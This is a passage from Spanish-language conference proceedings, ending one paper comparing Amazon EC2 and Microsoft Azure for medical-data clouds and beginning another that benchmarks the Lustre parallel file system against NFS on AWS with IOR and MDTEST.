


Figura 3

Amazon:

Las mismas pruebas se realizaron en Amazon

Con el objetivo de reflejar las propiedades a analizar existentes en las plataformas de cloud, es necesario

seleccionar, clasificar, comparar, analizar y hacer abstracción de las principales características, generalizarlas y explicarlas. Ver Figura 4.

```

Hit:5 http://ar.archive.ubuntu.com/ubuntu disco InRelease
Hit:7 http://ar.archive.ubuntu.com/ubuntu disco-updates InRelease
Hit:9 http://ar.archive.ubuntu.com/ubuntu disco-backports InRelease
Hit:10 https://packages.microsoft.com/ubuntu/18.10/prod cosmic InRelease
Hit:11 https://packages.microsoft.com/repos/vscode stable InRelease
Hit:8 https://packagecloud.io/slacktechnologies/slack/debian jessie InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
5 packages can be upgraded. Run 'apt list --upgradable' to see them.
diego@diego-Inspiron-5567:~$ ssh -i "moodle.pem" ec2-user@ec2-18-231-192-119.sa-east-1.compute.amazonaws.com
Warning: Identity file moodle.pem not accessible: No such file or directory.
ec2-user@ec2-18-231-192-119.sa-east-1.compute.amazonaws.com: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
diego@diego-Inspiron-5567:~$ locate moodle.pem
/home/diego/Trabajo/Cursos/moodle.pem
diego@diego-Inspiron-5567:~$ cd Trabajo/Cursos/
diego@diego-Inspiron-5567:~/Trabajo/Cursos$ locate moodle.pem
/home/diego/Trabajo/Cursos/moodle.pem
diego@diego-Inspiron-5567:~/Trabajo/Cursos$ ssh -i "moodle.pem" ec2-user@ec2-18-231-192-119.sa-east-1.compute.amazonaws.com
Last login: Wed Jan 23 05:26:04 2019 from host63.181-1-240.telecom.net.ar

  _ _ | _ _ | _ _ |
  _ _ | ( _ _ | /
  _ _ | \ _ _ | _ _ |

Amazon Linux 2 AMI

https://aws.amazon.com/amazon-linux-2/
38 package(s) needed for security, out of 68 available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-172-31-13-129 ~]$ ls
downloads moodle prueba pru.html
[ec2-user@ip-172-31-13-129 ~]$

```

Figura 4

Ventajas y Desventajas de Cloud Computing

Resultados y Avances

La finalidad de este trabajo de campo es seleccionar y probar plataformas de Cloud Computing. Posteriormente elaborar una comparación cuantitativa y cualitativa de sus características principales, y recomendar cuáles son las plataformas más seguras y adecuadas.

Con el fin de inducir sugerencias e ideas de una manera sistemática y ordenada, se confeccionó la tabla 1 cuyo contenido muestra la información esencial para el proceso de toma de decisión por parte de la institución médica a la hora de elegir una Plataforma de Nube Privada.

Cabe aclarar que el análisis y las pruebas en laboratorio no están concluidas. Motivo por el cual esta Tabla 1 será completada paralelamente con el avance del proyecto de investigación.

Se realizaron investigaciones que tienen implicancias en la transmisión de datos, para lograr que los mismos viajen de manera segura por toda la red, y principalmente al salir a la red pública. Se recomienda utilizar una VPN (Red Privada Virtual) punto a punto utilizando un túnel (tunneling) para utilizar la red pública (Internet) como si fuera una red privada entre los dos extremos. De este modo se consigue:

- Autenticación
- Integridad
- Confidencialidad/Privacidad
- No repudio
- Control de acceso
- Calidad de servicio

A futuro hemos de incorporar otras plataformas públicas de Cloud Computing como Openstack y continuar el análisis comparativo entre plataformas públicas y privadas, analizando e incorporando nuevas características y nuevos desafíos como las vulnerabilidades que presentan dichas plataformas.

Ventajas:

- Las compañías sólo necesitan pagar por el almacenamiento que realmente utilizan.
- Las empresas no necesitan instalar dispositivos físicos de almacenamiento en sus centros de datos o en las oficinas, lo que reduce los costos de IT y hosting.
- Las tareas de mantenimiento, tales como la copia de seguridad, la replicación de datos, y la compra de dispositivos adicionales de almacenamiento es ahora responsabilidad de un proveedor de servicios

Desventajas:

- La seguridad de los datos almacenados y los datos en tránsito pueden ser una preocupación cuando se almacenan datos sensibles en un proveedor de almacenamiento en la nube.
- El rendimiento puede ser menor comparado al almacenamiento local.
- La fiabilidad y la disponibilidad depende de la disponibilidad de red y en el nivel de las precauciones tomadas por el proveedor de servicios

[10]

Tabla 1. Comparación entre Azure y Amazon [11] [12] [13] [14] [15] [16]

CARACTERISITICA	AMAZON EC2	MICROSOFT AZURE
Servicio de cómputo	Elastic Compute Cloud (EC2)	Virtual Machines (VMs)
Escalabilidad automática (auto scaling)	Amazon Cloud Watch	Autoscaling application block y Azure Fabric controller
Blueprints (imágenes para acelerar el aprovisionamiento)	(AMI) Imagen de máquina Amazon	Imágenes provistas en una galería y también imágenes propias guardadas.
App Hosting	Amazon Elastic Beanstalk	Cloud Services Azure Batch Azure Scheduler Logic Apps
Soporta Sistema Operativo Windows	Windows Server 2003 R2. - Windows Server 2008. -Windows Server 2008 R2. -Windows Server 2012.	Windows Server 2012 Data Center. -Windows Server 2008 R2 SP1.

Soporta Sistema Operativo Linux	SUSE Linux Enterprise Server. - Red Hat Enterprise Linux.	OpenSUSE 12.3. -SUSE Linux Enterprise Server 11 SP2. -Ubuntu Server 12.04 LTS. -Ubuntu Server 12.10. -Ubuntu Server 13.04. - OpenLogic CentOS 6.3. -Ubuntu Server 12.10 DAILY.
Soporte para almacenamiento de datos	Amazon S3. -Amazon Relational DB Service. -Amazon SimpleDB. - SQL Server Express. -SQL Web. - SQL Server STD. -Amazon Redshift	SLQ Relacional. -Almacenes de tablas NoSQL. -Blob no estructurado. -Amazon Dynamo DB
Soporte para Colas	Amazon Simple Queue Service	Windows Azure Service Bus. - Colas FIFO con protocolos REST, AMQP, WS.
Almacenamiento en caché	Amazon Elastic Cache	Azure Managed Cache (Redis Cache)
Almacenamiento híbrido en la nube	AWS Storage Gateway	StorSimple
Copias de seguridad	Amazon Glacier	Azure Backup
Planificación de recuperación de desastres	None	Azure Site Recovery
Red de entrega de contenidos (CDN)	Amazon CloudFront	Azure CDN
Servidor Web	Apache. -IIS. -Otros	IIS v7.5
Alternativas de Hipervisores	XEN y LXC (Linux Containers)	XEN y LXC (Linux Containers)
SEGURIDAD:		
. Autenticación y autorización	Identity and Access Management (IAM) Organizations	Active Directory Active Directory Premium
. Cifrado	AWS Key Management ServiceCloudHSM	Key Vault
. Firewall	Web Application Firewall	Application Gateway
. Evaluación de la Seguridad	Inspector	Security Center
. Administración de certificados	Certificate Manager	App Service Certificates
. Servicios de Directorio	AWS Directory Service	Active Directory Domain Services
. Administración de identidades	Cognito	Azure Active Directory B2C
. Autenticación multifactor	Multi-Factor Authentication	Multi-Factor Authentication
. Detección de amenazas y actividades anómalas	GuardDutyAWS Macie	Azure Advanced Threat Protection
. Cumplimiento normativo	Artifact	Service Trust Portal
. Protección frente a ataques por denegación de servicio distribuido (DDoS)	AWS Shield	DDoS Protection Service

Conclusión

Es de vital importancia que los datos de los pacientes queden embebidos dentro de las imágenes médicas personales.

Como hemos analizado en el presente trabajo, los modelos de Cloud Computing como Amazon y Azure no están estandarizados, no existe una plataforma más significativa y trascendente que la otra (al menos por ahora) y los tipos de aplicaciones que contienen también pueden ser muy variadas.

En algunos casos de cloud se utilizan soluciones de Grid, en otros casos los algoritmos y extensiones de MapReduce, o también aplicaciones HPC tradicionales.

Cuando se trabaja sobre cloud de proveedores como Amazon o Microsoft (Windows Azure), los desarrollos son programados de acuerdo a las APIs provistas o a los lenguajes soportados por las mismas. Lo que muestra que por un tiempo coexistirán distintas formas de SaaS.

Existen gran cantidad de amenazas en la nube; los atacantes que vulneran su seguridad y privacidad pueden tener acceso a toda la información y manipularla. La seguridad de la nube depende de la propia plataforma.

Para incrementar la confianza en el almacenamiento en la nube hay desafíos de seguridad y de gestión que deben ser superados. Amenazas, vulnerabilidades y responsabilidades deben conocerse para poder asegurar la disponibilidad, confidencialidad e integridad de los datos almacenados. Por tal motivo, al optar por Cloud Computing se debe considerar la idoneidad de esta alternativa para el almacenamiento de los datos a alojarse allí y además adquirir una visión completa sobre:

Amenazas: problemas relacionados con el acceso y la autenticación, violaciones y secuestros de datos, amenazas persistentes avanzadas, amenazas externas y otras que llegan desde dentro de la organización, pérdida de datos o negación de servicio son sólo algunas a las que la institución puede enfrentarse.

Vulnerabilidades: de servicio, así como los puntos débiles que pueden registrarse en las aplicaciones, deben conocerse si se quiere asegurar la integridad de los datos en la nube.

Responsabilidades: es preciso informarse acerca de hasta dónde llega la competencia del proveedor de servicios de la nube y desde qué punto la protección de los datos para a ser responsabilidad única del negocio. Entender que la responsabilidad individual de cada usuario con acceso a los servicios de Cloud Computing es tan relevante y crítica, si no más, que la global a nivel corporativo.

En función de lo mencionado anteriormente y transitando estos tiempos de pandemia, hemos detectado y observado la necesidad que tienen las instituciones médicas de contar con entornos de Cloud Computing que ofrezcan la posibilidad de evolucionar en Seguridad y Privacidad de datos en la Nube. En la actualidad la información es el

activo principal en Frameworks de Nubes e instituciones, por lo que en futuros trabajos haremos referencia a la Norma ISO 27000 y un análisis más profundo de la misma. [17]

Referencias

- [1] Título: LEY N° 10590 – Salud. Provincia de Córdoba. 2018. Sistema Provincial de Historia Clínica Electrónica Única (HCEU). Creación. 2018
- [2] Bunge, Mario Augusto.; “El Planteamiento Científico”, <https://www.scielosp.org/articulo/rcsp/2017.v43n3/470-498/> (2017)
- [3] Azure comparativo general, Recuperado de: <https://www.inbest.cloud/comunidad/aws-vs.-azure-comparativo-general> (2019)
- [4] Bravent. Recuperado de: <https://www.bravent.net/migrar-a-la-nube-azure-o-aws>. (2017).
- [5] Amazon- web-services. Recuperado de: <https://www.ticportal.es/temas/cloud-computing/amazon-web-services>. (2019).
- [6] Amazon Security. Recuperado de: <https://aws.amazon.com/es/security/>. (2019).
- [7] Microsoft Azure Windows. Recuperado de: <https://searchdatacenter.techtarget.com/es/definition/Microsoft-Azure-Windows-Azure>. (2019).
- [8] Azure Microsoft. Recuperado de: https://www.cloudhealthtech.com/products/azure-management?utm_content (2020).
- [9] AWS. Recuperado de: https://www.cloudhealthtech.com/products/aws-management?utm_content (2020).
- [10] Seguridad en la Nube. Recuperado de: <https://infotecs.mx/blog/seguridad-en-la-nube.html> (2020).
- [11] Comparativa servicios AWS vs Azure vs GCP: Todos los servicios cloud frente a frente. Recuperado de: <https://www.paradigmadigital.com/dev/comparativa-servicios-cloud-aws-azure-gcp/> (2020).
- [12] Azure Microsoft Azure. Recuperado de: <https://docs.microsoft.com/es-es/azure/security/azure-security>. (2019).
- [13] Amazon- web-services. Recuperado de: <https://stackify.com/microsoft-azure-vs-amazon-web-services-vs-google-compute-comparison/>. (2019).
- [14] Análisis de plataformas de cloud computing. Caso Microsoft Azure y Amazon Web Services, haciendo uso de versiones privadas de prueba en entornos educativos. Recuperado de: <http://sedici.unlp.edu.ar/handle/10915/77256>. (2019)
- [15] Seguridad en la Nube. Recuperado de: <https://www.cyberark.com/es/what-is/cloud-security/>. (2020).
- [16] Ramírez et al. “Seguridad en la nube, evolución indispensable en el siglo XXI”. Revista Vínculos: Ciencia, Tecnología y Sociedad, vol 16, n° 1, enero-junio 2019, 110-127. DOI: <https://doi.org/10.14483/2322939X.15535>.
- [17] ISO 27000. Recuperado de: <http://www.iso27000.es/iso27002.html>

Rendimiento de sistema de archivos en arquitecturas distribuidas y paralelas

Benquerena, Nicolás ¹; Bond, Román ¹; Morales, Martín ^{1,2}; Encinas, Diego ^{1,3}

¹ Proyecto de Investigación SimHPC - TICAPPS - Universidad Nacional Arturo Jauretche

² Centro CodApli - FRLP – Universidad Tecnológica Nacional

³ Instituto de Investigación en Informática LIDI (III-LIDI) - Facultad de Informática – Universidad Nacional de La Plata - Centro Asociado CIC

nicobenquerena@yahoo.com.ar, {rbond, martin.morales, dencinas}@unaj.edu.ar

Resumen

Ante el continuo crecimiento de los sistemas y usuarios en el ámbito informático, surge la necesidad de nuevas soluciones para solventar los problemas que originan las operaciones de entrada/salida en los sistemas. Allí aparecen los sistemas de archivos paralelos y distribuidos, como una alternativa y ofreciendo grandes ventajas frente a sistemas de archivos convencionales. Al mismo tiempo, cada vez más empresas migran o delegan parte de su infraestructura a plataformas de cloud computing con el fin de poder optimizar la problemática del uso intensivo de entrada/salida.

La presente publicación propone una comparación de rendimiento del Sistema de Archivos Paralelo denominado Lustre frente al conocido Sistema de Archivos Distribuido llamado Network File System (NFS) en un entorno de cloud computing público. Se utilizan benchmarks orientados a entrada/salida para obtener las métricas necesarias en la comparación.

Palabras clave: Sistemas de archivos, NFS, Lustre, benchmarks, cloud computing.

1. Introducción

Un sistema de archivos distribuidos es una variación del modelo de sistema de archivos de tiempo compartido, donde varios usuarios comparten información. Es un sistema de archivos en el que los usuarios, servidores, y dispositivos de almacenamiento están dispersos en una red con una distribución transparente para los usuarios. El propósito del sistema de archivos distribuidos es permitir un igual acceso y comparación cuando los archivos se encuentran físicamente dispersos en varios lugares de un sistema distribuido [1].

Referido a los sistemas de archivos paralelos, se pueden observar dos características distintivas. En primer lugar, permiten que los datos almacenados en un solo archivo sean distribuidos físicamente entre los nodos del cluster. En segundo lugar, proporcionan un mecanismo para cada

trabajo de una aplicación paralela que intenta acceder al subconjunto de datos [2].

Por otro lado, Cloud Computing es un paradigma que está en constante crecimiento durante estos últimos años, cada vez más compañías y grupos de investigación trabajan en conjunto con el fin de explotar las oportunidades ofrecidas por el mismo. Dicho paradigma ofrece muchas ventajas, tales como el bajo costo de implementación, ya que no se necesitan computadoras de última tecnología debido a que éstas trabajan conjuntamente (Clustering) con la posibilidad de escalar horizontalmente de forma sencilla [3].

Los objetivos principales de este trabajo son los siguientes:

- Comprender los principios de los sistemas de archivos distribuidos y paralelos.
- Configurar Lustre y NFS en diferentes escenarios desplegados en la nube pública de Amazon.
- Obtener métricas comparativas utilizando las herramientas de benchmarking IOR y MDTEST. Puntualmente las métricas relacionadas a velocidad de transferencia, IOPS (operaciones entrada/salida por segundo) y metadatos.
- Analizar la consistencia de datos del lado cliente frente a servidor, en Lustre.

2. Lustre.

La arquitectura Lustre es una arquitectura de almacenamiento para cluster. El componente central es el sistema de archivos Lustre, diseñado para escalabilidad, alto rendimiento y alta disponibilidad, permitiéndonos rápidamente solucionar problemas de aumento de usuarios o recursos. Compatible con el sistema operativo Linux y provee una interface de sistema de archivos UNIX compatible con el estándar POSIX*.

Los orígenes de Lustre están estrechamente relacionados con Linux + Cluster, a tal punto que su nombre es justamente una mezcla de las palabras Linux y Cluster.

Entre las principales características de Lustre se puede destacar:

- Alta Disponibilidad: Lustre puede trabajar con una variedad de manejadores de alta disponibilidad para permitir la conmutación por fallas, eliminando la posibilidad de un único punto de falla, permitiendo una recuperación transparente. Esto lo hace manteniendo particiones compartidas que conmutan en caso de fallas, tanto para los OSS como los MDT.
- Seguridad: Por defecto, solo se permiten conexiones TCP desde puertos privilegiados. La pertenencia a un grupo permitido de UNIX se verifica en el MDS.
- Interoperabilidad: El sistema de archivos Lustre corre en una variedad de arquitecturas de CPU y armado de clusters y es interoperable entre las sucesivas versiones principales del software Lustre.
- MPI I/O : La arquitectura Lustre tiene una capa MPI ADIO dedicada para optimizar las operaciones de entrada/salida paralela.
- Open Source: Lustre es licenciado bajo la licencia GPL 2.0
- NFS y CIFS export: Los archivos de Lustre se pueden re-exportar usando NFS, a través de Linux knfsd o Ganessa, o CIFS, a través de Samba, para poder compartirlos con otros sistemas operativos que no sean Linux, como por ejemplo Windows o Mac OS X, entre muchos otros [4].

2.1. Arquitectura

En la figura 1 se puede observar en detalle la arquitectura típica de Lustre.




Figura 1. Infraestructura Lustre utilizada

A continuación se definen los principales componentes:

- MGS (Management Service) : Es un recurso global que puede admitir múltiples sistemas de archivos en un dominio de servicio. Almacena información de configuración para uno o más sistemas de archivos Lustre en un clúster y proporciona esta información a otros hosts Lustre. Los servidores y los clientes se conectan al MGS al inicio para recuperar el registro de configuración del sistema de archivos. [5]
 - MDS (Metadata Server) : Proporciona el índice o espacio de nombres. El contenido de metadatos se almacena en volúmenes de Object Storage Devices (OSD) denominados Metadata Targets (MDT) que permiten almacenamiento de objetos de metadatos [6]
 - OSS (Object Storage Service): proporciona el almacenamiento de datos masivo para todo el contenido del archivo. Cada OSS proporciona acceso a un conjunto de volúmenes de almacenamiento denominados Object Storage Tarjets (OST) y cada uno de ellos contiene una cantidad de objetos binarios que representan los datos de los archivos en Lustre [7]
- Todos los nodos están conectados a través de la Lustre Network. [8]
- Para este trabajo, se despliega en Amazon Web Services la misma arquitectura de Lustre que se muestra en la Figura 1:
- Nodo 1: Cliente.
 - Nodo 2: OSS.
 - Nodo 3: OSS.
 - Nodo 4: MGS/MDS.

3. NFS

NFS provee un acceso remoto y transparente a un sistema de archivos. Fue diseñado para simplificar el intercambio de recursos del sistema de archivos en una red no homogénea de máquinas.

Entre sus características principales se puede enumerar:

- Máquinas y Sistemas Operativos Independientes: Los protocolos utilizados deben ser independientes de UNIX para que un servidor NFS pueda suministrar archivos a diferentes tipos de clientes. Los protocolos también deben ser lo suficientemente simples como para que se pueda implementar en máquinas de gama baja.
- Recuperación a falla: Los clientes pueden montar varios sistemas de archivos remotos desde distintos servidores. Es importante que los clientes y servidores puedan recuperarse fácilmente de problemas en sus equipos o de red.
- Acceso transparente: Los programas deben poder acceder al sistema de archivos remotos de igual forma que si lo hicieran a un archivo local, sin configuraciones especiales. Los programas no deben saber si se trata de un archivo remoto o local.
- Semántica UNIX mantenida en el cliente UNIX: Para que el acceso transparente funcione en máquinas UNIX, la semántica del sistema de archivos UNIX deben mantenerse para archivos remotos.
- Rendimiento razonable: El NFS deberá tener un rendimiento razonable y similar a un pequeño disco local, caso contrario no sería de utilidad. [9]




Figura 2. Infraestructura NFS utilizada

Para este trabajo se implementó en AWS la misma infraestructura que se muestra en la Figura 2:

- Nodo 1: Servicio NFS.
- Nodo 2: Cliente.

4. Benchmark

Benchmark es una técnica basada en una prueba realizada sobre un determinado sistema o componente, con el fin de medir el rendimiento de dicho sistema o componente. En el presente trabajo se utilizan dos benchmarks principales:

- IOR: Es un benchmark paralelo de operaciones de entrada/salida, utilizado para probar el rendimiento de sistemas de almacenamiento utilizando varias interfaces y patrones de acceso. IOR es la principal herramienta para medir la velocidad de transferencia e IOPS y realizar las comparativas [10].
- MDTEST: Prueba específicamente las tasas máximas de metadatos de los sistemas de almacenamiento en diferentes estructuras de directorio. [11]

Adicionalmente, se utiliza una herramienta muy útil de monitoreo llamada Collectl, que provee la posibilidad de monitorear procesos de la misma manera que ps o top, como se puede observar en la Figura 3. [12]

En el presente trabajo, se utilizó para revisar en tiempo real las operaciones de entrada/salida a disco sobre Lustre.

-----Disks-----			
KBRead	Reads	KBWrit	Writes
0	0	0	0
0	0	94118	742
0	0	78098	620
0	0	62384	502
0	0	62683	508
0	0	62461	499
0	0	62392	500
0	0	62462	496
0	0	62571	497
0	0	62516	500
0	0	62532	504
0	0	62441	510
0	0	62512	505
0	0	60480	510
0	0	64501	523
0	0	62438	524
0	0	62523	503

Figura 3. Operaciones entrada/salida en disco con Collectl

5. Parametrizaciones en Lustre

5.1. Planificación Round Robin

Con la planificación Round Robin [13], Lustre utiliza dos parámetros principales para la selección de guardado de los archivos entre los OSS, con el fin de hacer más eficiente la distribución de los archivos:

- Espacio utilizado en cada OSS
- Ubicación de los archivos

El factor de ponderación se puede ajustar para priorizar estos dos parámetros. Ejecutando el siguiente comando:

```
>> lctl conf_param <fsname> -
MDT0000.lov.qos_prio_free = 90
```

Por defecto está en 90, aumentando este valor, se le da más prioridad al espacio que a la ubicación de los archivos. Por ejemplo, para el valor 100, el valor de ponderación se basará únicamente en el espacio y no en la ubicación de los archivos.

5.2. Stripe en Lustre

Stripe son los “fragmentos” que Lustre utiliza para dividir un archivo a lo largo de los OST.

Siempre que se quiera obtener información del stripe de un archivo (Figura 4), se puede realizar ejecutando el siguiente comando:

```
>> lfs getstripe "nombredelarchivo"
```

```
[root@ip-172-31-4-244 lustre]# lfs getstripe -y prueba
lmm_stripe_count: 1
lmm_stripe_size: 1048576
lmm_pattern: raid0
lmm_layout_gen: 0
lmm_stripe_offset: 1
lmm_objects:
- l_ost_idx: 1
  l_fid: 0x100010000:0x30:0x0
```

Figura 4. Información stripe de un archivo

El resultado anterior refleja datos interesantes:

- lmm_stripe_count: Número de OST en el que se encuentra dividido el archivo.
- lmm_stripe_size: Tamaño del stripe.
- lmm_objects: Número de objetos del archivo.
- l_ost_idx: Nos da información del Index del OST donde se encuentra el archivo.

También existe la posibilidad de obtener información por directorio con el siguiente comando:

```
>> lfs getstripe "directorio"
```

```
[root@ip-172-31-4-244 lustre]# lfs getstripe /mnt/lustre
/mnt/lustre
stripe_count: 1 stripe_size: 1048576 pattern: 0 stripe_offset: -1

/mnt/lustre/prueba
lmm_stripe_count: 1
lmm_stripe_size: 1048576
lmm_pattern: raid0
lmm_layout_gen: 0
lmm_stripe_offset: 0
lmm_objects:
  objidx      objid      objid      group
  0           16        0x10      0
```

Figura 5. Información stripe de un directorio

Por lo general, Lustre utiliza un tamaño de stripes de 1 MB y 1 OST y permite "setear" otros valores para un directorio en particular.

El valor mínimo para el tamaño del stripe es de 64KB y se puede aumentar en múltiplos de 64KB, mientras que el valor de OST varía entre 1 y 160.

Por ejemplo, si se desea que el sistema se divida a lo largo de 2 OST, y con stripes de tamaño 4MB, se debe ejecutar el siguiente comando:

```
>> lfs setstripe -c 2 -S 4m /mnt/lustre
```

```
[root@ip-172-31-4-244 lustre]# lfs setstripe -c 2 -S 4m /mnt/lustre
[root@ip-172-31-4-244 lustre]# cp /home/test.img /mnt/lustre
[root@ip-172-31-4-244 lustre]# lfs getstripe -y test.img
lmm_stripe_count: 2
lmm_stripe_size: 4194304
lmm_pattern: raid0
lmm_layout_gen: 0
lmm_stripe_offset: 1
lmm_objects:
- l_ost_idx: 1
  l_fid: 0x100010000:0x57:0x0
- l_ost_idx: 0
  l_fid: 0x100000000:0x57:0x0
```

Figura 6. Seteo de lustre a 2 ost y stripe de 4 MB

En la Figura 5 se observa como Lustre dividió entre los dos OST disponibles, como se le indico anteriormente, con dos objetos y stripe de 4 MB.

Lo mencionado anteriormente se ve reflejado en la Figura 7.




Figura 7. Lustre con 2 ost [13]

También existe la posibilidad de que todo se guarde en 1 OST. Con lo cual, se debe ejecutar el siguiente comando:

```
>> lfs setstripe -c 1 -S 20m /mnt/lustre
```

Entonces todo el archivo se almacena en un único OST. Esto se puede visualizar en la Figura 8.





Figura 8. Lustre con 1 ost [14]

Otra función interesante de Lustre es el Overstriped, que permite crear más de un objeto por OST por archivo a guardar. Por ejemplo, si se desea que el archivo se guarde en 5 OST, pero solo hay 2 disponibles en el sistema, Lustre automáticamente, reubica los diferentes stripes en los OST disponibles.

Lo mencionado anteriormente se puede visualizar en la Figura 9.



■ File A ■ File B ■ File C

Figura 9. Overstriped en Lustre [15]

5.3. Estados del sistema en Lustre

Existen dos estados principales para el sistema de archivos:

- Equilibrado: Cuando los OST tienen aproximadamente la misma cantidad de espacio

libre, se utiliza un asignador de turnos. El asignador alterna stripes entre OST.

- Desequilibrado: Cuando la diferencia de espacio entre los OST es significativa, se utiliza un algoritmo de ponderación con el fin de balancear el espacio entre los OST, teniendo más chances de guardar en el OST que tenga menos espacio utilizado. El algoritmo es aleatorio, por lo que de todas maneras se pueden seguir asignando stripes a los OST de mayor espacio ocupado.

6. Resultados

Los resultados reflejados a continuación, son la respuesta a los benchmark indicados en el apartado de Introducción.

Exceptuando al benchmark de Metadata, el resto fue realizado con Lustre actuando únicamente con 1 OSS y luego con 2 OSS, a fin de verificar el incremento en el rendimiento del sistema.

6.1. Velocidad IOPS

Tabla 1 . Velocidad IOPS

Transfer size (MB)	Block size (MB)	Clients	Processes	OSSs	Lectura IOPS	Escritura IOPS
4	540	1	8	1	60,01	66,56
4	540	1	8	2	107,36	112,39
Transfer size (MB)	Block size (MB)	Clients	Processes	NFS	Lectura IOPS	Escritura IOPS
4	540	1	8	1	23,47	64,7




Figura 10. Velocidad IOPS Lectura




Figura 11. Velocidad IOPS Escritura

6.2. Velocidad Tasa de Transferencia

Tabla 2 . Velocidad Tasa Transferencia

Transfer size (MB)	Block size (MB)	Clients	Processes	OSSs	Throughput (MB/s) Lectura	Throughput (MB/s) Escritura
4	540	1	8	1	55,9	66,44
4	540	1	8	2	91,29	115,5
Transfer size (MB)	Block size (MB)	Clients	Processes	NFS	Throughput (MB/s) Lectura	Throughput (MB/s) Escritura
4	540	1	8	1	64,96	67,04

